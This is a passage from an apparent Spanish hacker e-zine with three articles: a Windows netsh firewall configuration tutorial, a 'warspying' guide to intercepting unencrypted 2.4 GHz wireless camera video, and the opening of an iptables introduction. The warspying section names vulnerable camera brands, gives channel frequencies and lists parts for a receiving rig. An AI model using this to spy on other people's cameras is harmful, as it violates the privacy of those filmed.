Habilitar  Asistencia remota / C:\WINDOWS\system32\sessmgr.exe
Habilitar  MSN Messenger 7.5 / C:\Archivos de programa\MSN Messenger\msnmsgr.exe
```

Configuración de programas permitidos para el perfil Estándar:

```
Modo      Nombre / Programa
```

```
Habilitar  Windows Messenger / C:\Archivos de programa\Messenger\msmsgs.exe
Habilitar  Yahoo! Messenger / C:\Archivos de programa\Yahoo!\Messenger\YPager.exe
Habilitar  Apache HTTP Server / C:\Archivos de programa\Apache Group\Apache2\bin\Apache.exe
Habilitar  java / C:\jdk1.4.2_07\jre\bin\java.exe
Habilitar  SmartFTP / C:\Archivos de programa\SmartFTP\SmartFTP.exe
Habilitar  Firefox / C:\Archivos de programa\Mozilla Firefox\firefox.exe
Habilitar  Skype / F:\Archivos de programa\Skype\Phone\Skype.exe
Habilitar  MSN Messenger 7.5 / C:\Archivos de programa\MSN Messenger\msnmsgr.exe
```

Luego de ver nuestro estado de configuración, y que programas están autorizados vamos a realizar algunos cambios, Una de las características es que podemos definir el ámbito (SCOPE) si es necesario. (Esto es si el tráfico es admitido por todas las ips o solo a una subred local).

Agregando programas al firewall:

(no explicare todas las opciones disponibles ya que estan las opciones visibles y su uso) Es necesario que el archivo no este en la lista para poder ser agregado. En mi caso añadiré mIRC que esta en C:\

```
Netsh firewall> add allowedprogram C:\mirc\mirc.exe mirc enable
```

Luego de agregarlo a nuestra lista nos saldrá un mensaje diciéndonos aceptar, si su sistema esta en el idioma ingles vera un OK.

Para ver que los cambios han sido realizados l tecleamos show allowedprogram

```
Habilitar  MSN Messenger 7.5 / C:\Archivos de programa\MSN Messenger\msnmsgr.exe
Habilitar  mirc / C:\mirc\mirc.exe esta es la nueva entrada.
```

En ocasiones eliminamos programas y estos previamente han creado una entrada en el firewall cuando fueron instalados, si queremos eliminar esa entrada y cerrar puertos abiertos por el, usamos:

```
delete allowedprogram  
  [ program = ] ruta de acceso  
  [ [ profile = ] CURRENT|DOMAIN|STANDARD|ALL ]
```

Para eliminarlo entonces usamos delete allowedprogram + ruta del programa.

También podemos hacer uso de set allowedprogram

Esta opción establece la configuración de programas admitidos por el firewall. Añadiremos un un parámetro para que solo se incluya en la red local.

```
netsh firewall>set allowedprogram C:\Dev-Cpp\devcpp.exe devcepp enable subnet  
Aceptar
```

Configuración de programas permitidos para el perfil Dominio:

```
Modo      Nombre / Programa  
-----  
Habilitar  Asistencia remota / C:\WINDOWS\system32\sessmgr.exe
```

Configuración de programas permitidos para el perfil Estándar:

```
Modo      Nombre / Programa  
-----  
Habilitar  Asistencia remota / C:\WINDOWS\system32\sessmgr.exe  
Habilitar  devcepp / C:\Dev-Cpp\devcpp.exe
```

Trabajando con puertos:

Usando el comando netsh firewall>add portopening

Sintaxis:

```
add portopening
```

```
[Protocolo =] TCP|UDP|ALL
```

```
[Puerto] 1-65535
```

name - Nombre de puerto.

mode - Modo de puerto (opcional).

ENABLE - Permitir a través del servidor de seguridad (predeterminado).

DISABLE - No permitir a través del servidor de seguridad.

scope - Ámbito de puerto (opcional).

ALL - Permitir todo el tráfico a través del servidor de seguridad (predeterminado). SUBNET - Permitir sólo el tráfico de red local (subred) a través del servidor de seguridad. CUSTOM - Permitir sólo el tráfico especificado a través del servidor de seguridad.

addresses - Direcciones de ámbito personalizado (opcional).

profile - Perfil de configuración (opcional).
CURRENT - Perfil actual (predeterminado).
DOMAIN - Perfil de dominio.
STANDARD - Perfil estándar.
ALL - Todos los perfiles.

interface - Nombre de interfaz (opcional).

Notas: Es posible que "profile" e "interface" no puedan especificarse conjuntamente.
Es posible que "scope" e "interfaz" no puedan especificarse conjuntamente.
El valor de "scope" debe ser "CUSTOM" para especificar "addresses".

Ejemplos:

```
add portopening TCP 80 MiPuertoWeb
add portopening UDP 500 IKE ENABLE ALL
add portopening ALL 53 DNS ENABLE CUSTOM
    157.60.0.1,172.16.0.0/16,10.0.0.0/255.0.0.0,LocalSubnet
add portopening protocol = TCP port = 80 name = MiPuertoWeb
add portopening protocol = UDP port = 500 name = IKE mode = ENABLE
scope = ALL
add portopening protocol = ALL port = 53 name = DNS mode = ENABLE
scope = CUSTOM addresses =
    157.60.0.1,172.16.0.0/16,10.0.0.0/255.0.0.0,LocalSubnet.
```

Si queremos trabajar con un rango de puertos y se nos hace engorroso habilitar uno por uno podemos hacer uso de este script en bash, lo guardamos como .bat o cmd

@echo off

```
setlocal enabledelayedexpansion

set protocol=%2

if "%protocol%" == "." set protocol=ALL

for /f "tokens=1,2 delims=-" %%i in ("%1") do set /a var1=%%i&set /a var2=%%j

for /l %%i in (%var1%,1,%var2%) do netsh firewall set portopening %protocol% %%i Port%%i %3 >CON

endlocal
```

Inicia en echo off desactivando la visualización del comando, luego iniciamos la búsqueda de variables de entorno habilitando la expansión de la variable hasta endlocal, declaramos variable, revisa si hemos especificado el puerto, como segundo parámetro aplica los cambios a (ALL) por omisión, luego guarda la información a (netsh firewall set portopening), por ultimo le indique que visualice en pantalla si el proceso se ha realizado. Los cambios se verán en el entorno gráfico del firewall con el nombre de port + el(los) puertos especificados.

Ejecutando script:

Supongamos que se guardó el archivo como openport.bat, para ejecutarlo en línea de comandos ponemos ej: openport 700-750 ALL en mi caso especifique ese rango, el archivo acepta un tercer parámetro DISABLE para deshacer los cambios que haya realizado en caso de que solo lo haga para probar el script.

openport 700-750 disable

Como puede ver algunos parámetros son opcionales a la hora de hacer uso de portopening, pero tienen sus ventajas a la hora de configurar permitiéndonos ser más específicos.

Bloquear respuestas unicast para paquetes multicast y broadcast :

Windows Firewall permite respuestas de paquetes unicast de entrada a un puerto durante 3 segundos después que un paquete multicast o broadcast sea enviado al puerto.

Escriba `netsh firewall>show` para ver los comandos disponibles en este contexto

Para ahorrar detalles nos centraremos en `show multicastbroadcastresponse` - Muestra la configuración de respuesta de multidifusión o difusión del servidor de seguridad.

No mostrará algo como:

Configuración del perfil Dominio:

Modo de respuesta de multidifusión o difusión = Habilitar

Configuración del perfil Estándar (actual):

Modo de respuesta de multidifusión o difusión = Habilitar

Los dos perfiles, tanto como Dominio y el Estándar tienen estas opciones activadas para inhabilitarlas haremos uso del contexto SET, algunas de las opciones son:

- | | |
|---|--|
| <code>set allowedprogram -</code> | Establece la configuración de programas permitidos por el servidor de seguridad. |
| <code>set icmpsetting -</code> | Establece la configuración ICMP. |
| <code>set logging -</code> | Establece la configuración de registro del servidor de seguridad. |
| <code>set multicastbroadcastresponse -</code> | Establece la configuración de respuesta de multidifusión o difusión del servidor de seguridad. |
| <code>set notifications -</code> | Establece la configuración de notificación. |
| <code>set opmode -</code> | Establece la configuración funcional. |
| <code>set portopening -</code> | Establece la configuración de puerto. |
| <code>set service -</code> | Establece la configuración de servicio. |

Ahora mirando más a fondo:

```
set multicastbroadcastresponse
  [ mode = ] ENABLE|DISABLE
  [ [ profile = ] CURRENT|DOMAIN|STANDARD|ALL ]
```

Establece la configuración de respuesta de multidifusión o difusión del servidor de seguridad.

Parámetros:

mode - Modo de respuesta de multidifusión o difusión.

ENABLE - Permitir respuestas al tráfico de multidifusión o difusión.

DISABLE - Realiza lo contrario.

Ejemplo:

```
netsh firewall>set multicastbroadcastresponse DISABLE ALL
```

Aceptar

Y listo ya hemos bloqueado las respuestas.

Por ultimo comentarles la opción set icmpsetting para permitir paquetes ICMP

type - Tipo de ICMP.

2 - Permitir paquete saliente demasiado grande.

3 - Permitir destino saliente inalcanzable.

4 - Permitir paquete de control de flujo saliente.

5 - Permitir redirección.

8 - Permitir solicitud de eco entrante.

9 - Permitir solicitud de enrutador entrante.

11 - Permitir tiempo saliente superado.

12 - Permitir problema de parámetro saliente.

13 - Permitir solicitud de marca de hora entrante.

17 - Permitir petición de máscara entrante.

ALL - Todos los tipos.

Un ejemplo en la línea de comando puede ser:

```
netsh firewall> set icmpsetting 8 ENABLE.
```

MODIFICANDO PARAMETROS DESDE EL FICHERO .INF APLICADOS AL FIREWALL

Netfw.inf

Este es el fichero de configuración del Windows Firewall, los cambios que se apliquen en él se verán reflejados en todas las interfaces de red de la computadora. Por lo general lo podemos encontrar en Windows/inf/.

Son varios los parámetros que podemos aplicar como administración remota y algunos de los que hemos visto anteriormente. Solo daremos un repaso general que se aplica para

- Bloquear Respuestas Unicast para Paquetes Multicast y Broadcast

En si este ejemplo puede ser usado para las otras configuraciones, pero aplicando las correctas entradas según sea el caso.

La entrada en el registro esta en

HKLM,"SYSTEM\CurrentControlSet\Services\SharedAccess\Parameters\FirewallPolicy

Abrimos el archivo .inf aquí encontraremos dos Profiles o Perfiles, el de Dominio y Estándar, el primero perfil se usara para aquellas maquinas de la red con un dominio. En el perfil estándar seria lo contrario.

Para cada configuración que deseemos debemos de agregar una entrada, en donde el parámetro que hará los cambios será el ultimo carácter pudiendo ser (0) o (1) para habilitar o deshabilitar.

Para bloquear respuestas Unicast desde aquí, abriremos el archivo y Agregamos la siguiente entrada a la sección [ICF.AddReg.DomainProfile] del fichero INF del Windows Firewall,

```
[ICF.AddReg.DomainProfile]
ISet\Services\SharedAccess\Parameters\FirewallPolicy\DomainProfile", "DisableUnicastResponsesToMulticastBroadcast", 0x00010001, 1
```

Como hemos dicho, con el (1) al final estaremos bloqueando esa sintaxis.

De igual manera se aplica para el profile estándar

```
[ICF.AddReg.StandardProfile]
HKLM,"SYSTEM\CurrentControlSet\Services\SharedAccess\Parameters\FirewallPolicy\StandardProfile", "DisableUnicastResponsesToMulticastBroadcast", 0x00010001, 1.
```

Como se dieron cuenta solo hemos visto algunas de las opciones de las muchas disponibles. Cualquier duda, comentario o modificaciones respecto al texto puede contactarme vía e-mail. Siéntase libre de difundirlo, siempre y cuando cite la Fuente y su Autor.

*** Artículo con Folder Bonus Pack**

OpTix
optix@hackertm.org

Nota: este texto puede modificarse, citarse y difundirse siempre y cuando se haga referencia al autor original.

WARSPYING

• D3ng0 • d3ng0@hackertm.org •

También conocido como Warviewing, se refiere a la interceptación de señales de video no encriptado. Es una tendencia derivada del wardriving y toma ventaja de la tecnología utilizada en cámaras inalámbricas que utilizan a frecuencia de 2.4 Ghz.

Anteriormente era complicado realizarlo, pues se requería equipo especializado en espionaje y el costo era muy elevado. Actualmente por menos de \$200 USD y si se cuenta con una laptop es posible realizar esta actividad. Aunado a que cada día más personas instalan cámaras inalámbricas en su empresas y hogares.

Pero no todas las cámaras son susceptibles a esta práctica.

Cámaras vulnerables



X10

Matco

Sylvania

Shenzen

La Transmisión-Recepción de video se lleva a cabo en la banda de 2.4 GHz en el modo de Frecuencia Modulada (FM).

Los canales en los que generalmente se transmite son:

Canal 1 = 2.411 GHz

Canal 2 = 2.434 GHz

Canal 3 = 2.453 GHz

Canal 4 = 2.470 GHz

Para construir una warviewing box




**Receptor Inalámbrico 2.4 GHZ Steren.
Mod: AVS 510**



Conector Tipo N Macho



Antena 2.4 GHZ de alta ganancia con conector N hembra



Editor / Capturador de video Dazzle 80




**Cable de video RCA
Cable de antena**



**Bateria 12v
Adaptador de CD para auto (opcional)**


Se añade el cable para la antena de alta ganancia a la antena integrada del receptor:



Se conecta la salida del receptor a la entrada del Dazzle y este a su vez a la laptop por el puerto USB



A capturar.



Recomendaciones

- '95 Definitivamente no utilizar las marcas antes mencionadas
- '95 Usar cámaras alámbricas
- '95 Usar cámaras Linksys wireless que utilizan WEP (aunque posteriormente veremos como se crackea este sistema)

LINKS

<http://geekbar.net/Warviewing/>
<http://www.matco.com/>
<http://rhizome.org/RSG/RSG-X10-1/>
<http://stashbox.fromtheshadows.tv/box.php?b=3.0>
<http://www.geocities.com/kd7cra/>
<http://revision3.com/systm/warspyingbox/>
<http://www.packetsniffers.org/projects/x-10/index.html>
<http://www.steren.com.mx/>
<http://www.matco.com/>
<http://rhizome.org/RSG/RSG-X10-1/>
<http://www.packetsniffers.org/projects/x-10/index.html>
<http://www.matco.com/>
<http://rhizome.org/RSG/RSG-X10-1/>

D3ng0
d3ng0@hackertm.org

Nota: este texto puede modificarse, citarse y difundirse siempre y cuando se haga referencia al autor original.

IPTABLES

• Janux • janux_@hotmail.com

Antes de comenzar veamos como surge iptables desde la primera declaración de reglas y cadenas para muros de fuego usando GNU/Linux, hasta la actual así que:

Primera Generación: ipFWadmin


Segunda Generación: ipChains

Tercera Generación: Netfilter/ipTables *

No profundizaremos en el pasado veremos *Netfilter/ipTables, si tienes dudas pregunta al tio google por las demás generaciones :P. Bien es increíble lo que se puede hacer con ipTables, un seguro muro de fuego con cadenas, reglas, etc... puedes bloquear, forwardear peticiones a un puerto, a una máquina en una intranet, es la onda y puedes instalarlo en una 386 que tengas por hay debajo de la cama o que la estés usando como caja de tiliches ja ja ja.

Lo primero que hay que hacer es saber que tu kernel tiene el soporte para Netfilter y para ipTables mas adelante veremos el sistema de referencia OSI, bien ahora lo que haremos es:

1) Abre una consola como y vuelvete root Ya tienes el poder !!




```
root@hestia.eurynome.net: /root
File Edit View Terminal Tabs Help
[janux@hestia janux]# su -
Password:
[root@hestia root]#
```

2) Ahora veremos si tu kernel actual tiene el soporte para Netfilter así:

- Identifica que kernel estas corriendo: `uname r...` el mio es: 2.6.8.125mdk
- Ahora identificaremos nuestro archivo de configuración del kernel así y veremos si tiene soporte para Netfilter.


Tecleamos: `cat /boot/config2.6.8.125mdk | grep Netfilter | more`
hasta aquí parece que si existen las líneas de configuración veamos la imagen:



```
root@hestia.eurynome.net: /root
File Edit View Terminal Tabs Help
[janux@hestia janux]$ su -
Password:
[root@hestia root]# uname -r
2.6.8.1-25mdk
[root@hestia root]# cat /boot/config-2.6.8.1-25mdk | grep Netfilter | more
# IP: Netfilter Configuration
# IPv6: Netfilter Configuration
# DECnet: Netfilter Configuration
# Bridge: Netfilter Configuration
[root@hestia root]#
```

Ha este punto vamos a entrar con vi a ver esas líneas de configuración así:

`vi /boot/config2.6.8.125mdk`
y buscaremos las siguientes líneas así:
presionamos / y escribimos Netfilter picalo ENTER, ver imagen.



```
root@hestia.eurynome.net: /root
File Edit View Terminal Tabs Help
# Automatically generated make config: don't edit
#
CONFIG_X86=y
CONFIG_MMU=y
CONFIG_UID16=y
CONFIG_GENERIC_ISA_DMA=y
#
# Code maturity level options
#
CONFIG_EXPERIMENTAL=y
CONFIG_CLEAN_COMPILE=y
CONFIG_BROKEN_ON_SMP=y
#
# General setup
#
CONFIG_SWAP=y
CONFIG_SYSVIPC=y
CONFIG_POSIX_QUEUE=y
CONFIG_BSD_PROCESS_ACCT=y
CONFIG_BSD_PROCESS_ACCT_V3=y
/Netfilter
```


Ahora le picamos a ENTER y todas las líneas deben de tener = m, esto para las cuatro categorías que aparecieron para NetFilter, no es necesario cambiar esta configuración ya que de nada sirve, para poder activar Netfilter es necesario recompilar tu kernel, pero eso tal vez lo vemos en otro EZine, continuamos ...

```
root@hestia.eurynome.net: /root
File Edit View Terminal Tabs Help
CONFIG_IPV6=m
CONFIG_IPV6_PRIVACY=y
CONFIG_INET6_AH=m
CONFIG_INET6_ESP=m
CONFIG_INET6_IPCOMP=m
CONFIG_IPV6_TUNNEL=m
CONFIG_NETFILTER=y
# CONFIG_NETFILTER_DEBUG is not set
CONFIG_BRIDGE_NETFILTER=y

# IP: Netfilter Configuration:
CONFIG_IP_NF_CONNTRACK=m
CONFIG_IP_NF_FTP=m
CONFIG_IP_NF_IRC=m
CONFIG_IP_NF_TFTP=m
CONFIG_IP_NF_AMANDA=m
CONFIG_IP_NF_QUEUE=m
CONFIG_IP_NF_IPTABLES=m
CONFIG_IP_NF_MATCH_LIMIT=m
CONFIG_IP_NF_MATCH_IPRANGE=m
CONFIG_IP_NF_MATCH_MAC=m
```


así se ve la pantalla con la búsqueda de Netfilter :), para salir de vi hay 2 maneras una tecleamos : y luego apretamos la q así: “93 :q ”94 y damos ENTER la otra es sostenemos SHIFT y presionamos DOS veces la Z “93SHIFT ZZ”94.

3) Bien nuestro kernel tiene soporte pa Netfilter y pa ipTables :) ya chingamos ...bueno por lo menos no recompilaremos el kernel ja ja ja pero la duda surge ... y en que nivel del modelo de referencia OSI jala ipTables si es que es muy chingon como dice el janux.. ha pues hay va:

